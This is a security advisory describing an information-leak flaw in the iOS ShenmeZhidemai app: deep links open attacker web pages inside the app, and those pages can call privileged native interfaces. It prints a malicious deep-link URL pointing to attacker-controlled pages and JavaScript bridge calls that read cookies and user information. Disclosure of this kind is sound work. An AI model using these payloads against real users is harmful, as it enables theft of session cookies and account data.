An information leak vulnerability in the iOS version of ShenmeZhidemai app

Brief Description


The iOS version of the ShenmeZhidemai app supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found that **there lacks a domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the ShenmeZhidemai app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces and carry out malicious activities, such as **retrieving victim's cookies, account information** and **device information**.


Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **smzdm://home/0000?json={"url":"https://attack.com/attack.html"}**. Here, **"attack.com"** is a domain under the attacker's control. In our experiment, we use **smzdm://home/0000?json={"url":"https://zhouziyi1.github.io/iOSJS/shenmezhidemai/atkSMZDM.html**.

When the victim clicks on this URL (**smzdm://home/0000?json={"url":"https://zhouziyi1.github.io/iOSJS/shenmezhidemai/atkSMZDM.html**), it directs the victim to the ShenmeZhidemai app and opens the webpage **https://zhouziyi1.github.io/iOSJS/shenmezhidemai/atkSMZDM.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces and carry out malicious activities, such as **retrieving victim's cookies, account information and device information**.



```
window.webkit.messageHandlers.callNative.postMessage(JSON.stringify({
    "module": "module_detail_common",
    "action": "get_cookies",
    "callbackFunc": "callback_get_cookies"
}));

window.webkit.messageHandlers.callNative.postMessage(JSON.stringify({
    "module": "module_user",
    "action": "get_user_info"
}));
```

Impact of the Vulnerability

Scope of the vulnerability: ShenmeZhidemai app iOS version 11.0.40 (the latest version as of 2024-11-01).
Consequences of the vulnerability: Information disclosure.

Possible Countermeasures

Should implement proper domain name checks before the invocation of privileged interfaces.